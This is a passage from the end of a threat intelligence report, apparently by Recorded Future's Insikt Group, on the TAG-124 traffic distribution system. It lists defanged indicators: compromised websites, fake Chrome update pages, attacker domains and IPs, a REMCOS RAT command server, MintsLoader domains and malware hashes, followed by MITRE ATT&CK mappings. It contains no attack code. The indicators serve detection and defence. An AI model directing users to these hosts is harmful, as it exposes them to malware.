www[.]accentawnings[.]com
www[.]acvillage[.]net
www[.]airandheatspecialistsnj[.]com
www[.]als-mnd[.]org
www[.]americancraftbeer[.]com
www[.]anoretaresort[.]com
www[.]architectureandgovernance[.]com
www[.]atlantaparent[.]com
www[.]atlas-sp[.]com
www[.]atmosera[.]com
```

```
www[.]belvoirfarm[.]co[.]uk
www[.]betterengineering[.]com
www[.]bluefoxcasino[.]com
www[.]boatclubtrafalgar[.]com
www[.]bordgaisenergytheatre[.]ie
www[.]brandamos[.]com
www[.]cairnha[.]com
www[.]cdhcpa[.]com
www[.]cds[.]coop
www[.]cgimgolf[.]com
www[.]cheericca[.]org
www[.]conwire[.]com
www[.]cssp[.]org
www[.]dces[.]com
www[.]disabilityscot[.]org[.]uk
www[.]doctorkiltz[.]com
www[.]drivenbyboredom[.]com
www[.]ecowas[.]int
www[.]evercoat[.]com
www[.]facefoundrie[.]com
www[.]foxcorphousing[.]com
www[.]genderconfirmation[.]com
www[.]gofreight[.]com
www[.]gunnerroofing[.]com
www[.]hayeshvacllc[.]com
www[.]hksusa[.]com
www[.]hollingsworth-vose[.]com
www[.]hollywoodburbankairport[.]com
www[.]hopechc[.]org
www[.]icmcontrols[.]com
www[.]inboundlogistics[.]com
www[.]infra-metals[.]com
www[.]jasperpim[.]com
www[.]koimoi[.]com
www[.]louisvillemechanical[.]com
www[.]lsbn[.]state[.]la[.]us
www[.]mallorcantonic[.]com
www[.]marketlist[.]com
www[.]mocanyc[.]org
www[.]motherwellfc[.]co[.]uk
www[.]murphyoilcorp[.]com
www[.]myrtlebeachgolfpackages[.]co
www[.]napcis[.]org
www[.]nelsongonzalez[.]com
www[.]netzwerkreklame[.]de
www[.]onthegreenmagazine[.]com
www[.]orthodontie-laurentides[.]com
www[.]pamelasandalldesign[.]com
www[.]parajohn[.]com
www[.]parksavers[.]com
www[.]parmacalcio1913[.]com
www[.]patio-supply[.]com
www[.]pcbc[.]gov[.]pl
```

```
www[.]perfectduluthday[.]com
www[.]powerlineblog[.]com
www[.]progarm[.]com
www[.]rafilawfirm[.]com
www[.]reddiseals[.]com
www[.]riaa[.]com
www[.]robertomalca[.]com
www[.]sevenacres[.]org
www[.]sigmathermal[.]com
www[.]sisdisinfestazioni[.]it
www[.]spectralink[.]com
www[.]sramanamitra[.]com
www[.]sunkissedindecember[.]com
www[.]sweetstreet[.]com
www[.]system-scale[.]com
www[.]tcpa[.]org[.]uk
www[.]thatcompany[.]com
www[.]the-kaisers[.]de
www[.]thecreativemom[.]com
www[.]thedesignsheppard[.]com
www[.]therialtoreport[.]com
www[.]thetrafalgargroup[.]co[.]uk
www[.]thetruthaboutguns[.]com
www[.]totem[.]tech
www[.]ultrasound-guided-injections[.]co[.]uk
www[.]urbis-realestate[.]com
www[.]vending[.]com
www[.]venetiannj[.]com
www[.]visitarundel[.]co[.]uk
www[.]wefinanceanycar[.]com
www[.]wilsonsd[.]org
www[.]wilymanager[.]com
www[.]wvwc[.]edu
zerocap[.]com
```

**Likely Compromised Websites Showing Fake Google Chrome Update Pages:**

```
avayehazar[.]ir
cvqrcode[.]lpmglobalrelations[.]com
elamoto[.]com
evolverangesolutions[.]com
gmdva[.]org
incalzireivar[.]ro
mgssoft[.]com
mktgads[.]com
ns1[.]webasatir[.]ir
selectmotors[.]net
sollishealth[.]com
update-chronne[.]com
www[.]de[.]digitaalkantoor[.]online
www[.]ecowas[.]int
www[.]lovebscott[.]com
www[.]reloadinternet[.]com
```

```
TAG-124 Domains:
ambiwa[.]com
boneyn[.]com
calbbs[.]com
chewels[.]com
chhimi[.]com
coeshor[.]com
dechromo[.]com
dhusch[.]com
discoves[.]com
djnito[.]com
dncoding[.]com
dsassoc[.]com
ecrut[.]com
elizgallery[.]com
eliztalks[.]com
enerjjoy[.]com
enethost[.]com
esaleerugs[.]com
fastard[.]com
franklinida[.]com
gcafin[.]com
genhil[.]com
gwcomics[.]com
habfan[.]com
hdtele[.]com
howmanychairs[.]com
ilsotto[.]com
iognews[.]com
mercro[.]com
mirugby[.]com
mtclibraries[.]com
nastictac[.]com
nyciot[.]com
opgears[.]com
pemalite[.]com
piedsmontlaw[.]com
pursyst[.]com
pushcg[.]com
pweobmxdlboi[.]com
rshank[.]com
safigdata[.]com
satpr[.]com
sdrce[.]com
selmanc[.]com
sokrpro[.]com
tayakay[.]com
theinb[.]com
tibetin[.]com
tickerwell[.]com
usbkits[.]com
vicrin[.]com
xaides[.]com
```

**TAG-124 IP Addresses:**

45[.]61[.]136[.]9
45[.]61[.]136[.]40
45[.]61[.]136[.]41
45[.]61[.]136[.]67
45[.]61[.]136[.]89
45[.]61[.]136[.]132
45[.]61[.]136[.]196
64[.]7[.]198[.]66
64[.]94[.]85[.]98
64[.]94[.]85[.]248
64[.]95[.]11[.]65
64[.]95[.]11[.]184
64[.]95[.]12[.]38
64[.]95[.]12[.]98
64[.]190[.]113[.]41
64[.]190[.]113[.]111
162[.]33[.]177[.]36
162[.]33[.]177[.]82
162[.]33[.]178[.]59
162[.]33[.]178[.]63
162[.]33[.]178[.]75
162[.]33[.]178[.]113
193[.]149[.]176[.]179
193[.]149[.]176[.]223
193[.]149[.]176[.]248
216[.]245[.]184[.]179
216[.]245[.]184[.]210
216[.]245[.]184[.]225

**Additional Domains Observed in TAG-124 Activity:**

winworld[.]es
true-blood[.]net

**Matomo Instance:**

dating2go[.]store

**Domains Likely Linked to apple-online[.]shop:**

micronsoftwares[.]com
mysamsung7[.]shop
nvidias[.]shop
expressbuycomputers[.]shop
amdradeon[.]shop
mobileyas[.]shop
cryptotap[.]site

**REMCOS RAT C2 IP Address:**

146.70.41[.]191

**Domains Likely Linked to TA582 and MintsLoader Cluster:**

```
527newagain[.]top
abhbdiiaehdejgh[.]top
adednihknaalilg[.]top
anjmhjidinfmlci[.]top
azure-getrequest[.]icu
azurearc-cdn[.]top
azuregetrequest[.]icu
bkkeiekjfcdaaen[.]top
cignjjgmdnbchhc[.]top
ckebfjgimhmjgmb[.]top
cljhkcjfimibhci[.]top
cmcebigeiajbfcb[.]top
cmcuauec[.]top
cryptoslate[.]cc
eebchjechginddk[.]top
ehnediemcaffbij[.]top
ejlhaidjmhcmami[.]top
faybzuy3byz2v[.]top
fpziviec[.]top
futnbuzj3nh[.]top
gbkffjcglabkmne[.]top
gdihcicdghmcldd[.]top
get-azurecommand[.]icu
get-iwrreq[.]top
getazurecommand[.]icu
gnmdjjckbgddaie[.]top
gubyzywey6b[.]top
iadkainhkafngnk[.]top
ikhgijabfnkajem[.]top
ikjfjkkagafbdke[.]top
imfiejalbhhgijl[.]top
kffgkjmjangegkg[.]top
khcjgjmfjgdleag[.]top
kjalcimbfaaddff[.]top
mcajijknegnbbga[.]top
melmejkjaakiakn[.]top
mgjabikgjhhambm[.]top
pretoria24[.]top
rifiziec[.]top
riuzvi4tc[.]top
robnzuwubz[.]top
saighbuzu32uvv[.]top
```

**PyInstaller Hashes:**

```
7683d38c024d0f203b374a87b7d43cc38590d63adb8e5f24dff7526f5955b15a
950f1f8d94010b636cb98be774970116d98908cd4c45fbb773e533560a4beea7
7f8e9d7c986cc45a78c0ad2f11f28d61a4b2dc948c62b10747991cb33ce0e241
```

**CleanUpLoader Loader Hashes:**

```
183c57d9af82964bfbb06fbb0690140d3f367d46d870e290e2583659609b19f2
22dc96b3b8ee42096c66ab08e255adce45e5e09a284cbe40d64e83e812d1b910
9d508074a830473bf1dee096b02a25310fa7929510b880a5875d3c316617dd50
28c49af7c95ab41989409d2c7f98e8f8053e5ca5f7a02b2a11ad4374085ec6ff
2da62d1841a6763f279c481e420047a108da21cd5e16eae31661e6fd5d1b25d7
342b889d1d8c81b1ba27fe84dec2ca375ed04889a876850c48d2b3579fbac206
42c1550b035353ae529e98304f89bf6065647833e582d08f0228185b493d0022
42d7135378ed8484a6a86a322ea427765f2e4ad37ee6449691b39314b5925a27
430fd4d18d22d0704db1c4a1037d8e1664bfc003c244650cb7538dbe7c3be63e
43f4ca1c7474c0476a42d937dc4af01c8ccfc20331baa0465ac0f3408f52b2e2
46aac6bf94551c259b4963157e75073cb211310e2afab7a1c0eded8a175d0a28
4fa213970fdef39d2506a1bd4f05a7ceee191d916b44b574022a768356951a23
57e9e1e3ebd78d4878d7bb69e9a2b0d0673245a87eb56cf861c7c548c4e7b457
6464cdbfddd98f3bf6301f2bf525ad3642fb18b434310ec731de08c79e933b3e
67b5b54c85e7590d81a404d6c7ea7dd90d4bc773785c83b85bcce82cead60c37
700f1afeb67c105760a9086b0345cb477737ab62616fd83add3f7adf9016c5e5
77dc705cecbc29089c8e9eea3335ba83de57a17ed99b0286b3d9301953a84eca
7b8d4b1ab46f9ad4ef2fd97d526e936186503ecde745f5a9ab9f88397678bc96
7ea83cca00623a8fdb6c2d6268fa0d5c4e50dbb67ab190d188b8033d884e4b75
8d911ef72bdb4ec5b99b7548c0c89ffc8639068834a5e2b684c9d78504550927
92d2488e401d24a4bfc1598d813bc53af5c225769efedf0c7e5e4083623f4486
941fa9119eb1413fdd4f05333e285c49935280cc85f167fb31627012ef71a6b3
95b9c9bf8fa3874ad9e6204f408ce162cd4ae7a8253e69c3c493188cb9d1f4da
97105ed172e5202bc219d99980ebbd01c3dfd7cd5f5ac29ca96c5a09caa8af67
9d508074a830473bf1dee096b02a25310fa7929510b880a5875d3c316617dd50
```

**Suspected MintsLoader:**

```
d738eef8756a03a516b02bbab0f1b06ea240efc151f00c05ec962d392cfddb93
77bd80e2a7c56eb37a33c2a0518a27deb709068fdc66bd1e00b5d958a25c7ad8
ccdf82b45b2ee9173c27981c51958e44dee43131edfbce983b6a5c146479ac33
```

## Appendix B — MITRE ATT&CK Techniques

| Tactic: Technique | ATT&CK Code |
|---|---|
| **Resource Development:** Acquire Infrastructure: Domains | T1583.001 |
| **Resource Development:** Acquire Infrastructure: Virtual Private Server | T1583.003 |
| **Resource Development:** Acquire Infrastructure: Server | T1583.004 |
| **Resource Development:** Compromise Infrastructure: Domains | T1584.001 |
| **Resource Development:** Develop Capabilities: Malware | T1587.001 |
| **Initial Access**: Stage Capabilities: Drive-by Target | T1608.004 |
| **Defense Evasion:** Impersonation | T1656 |

*Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.*

## *About Insikt Group®*

*Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.*

## *About Recorded Future®*

*Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering customers to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.*

*Learn more at recordedfuture.com*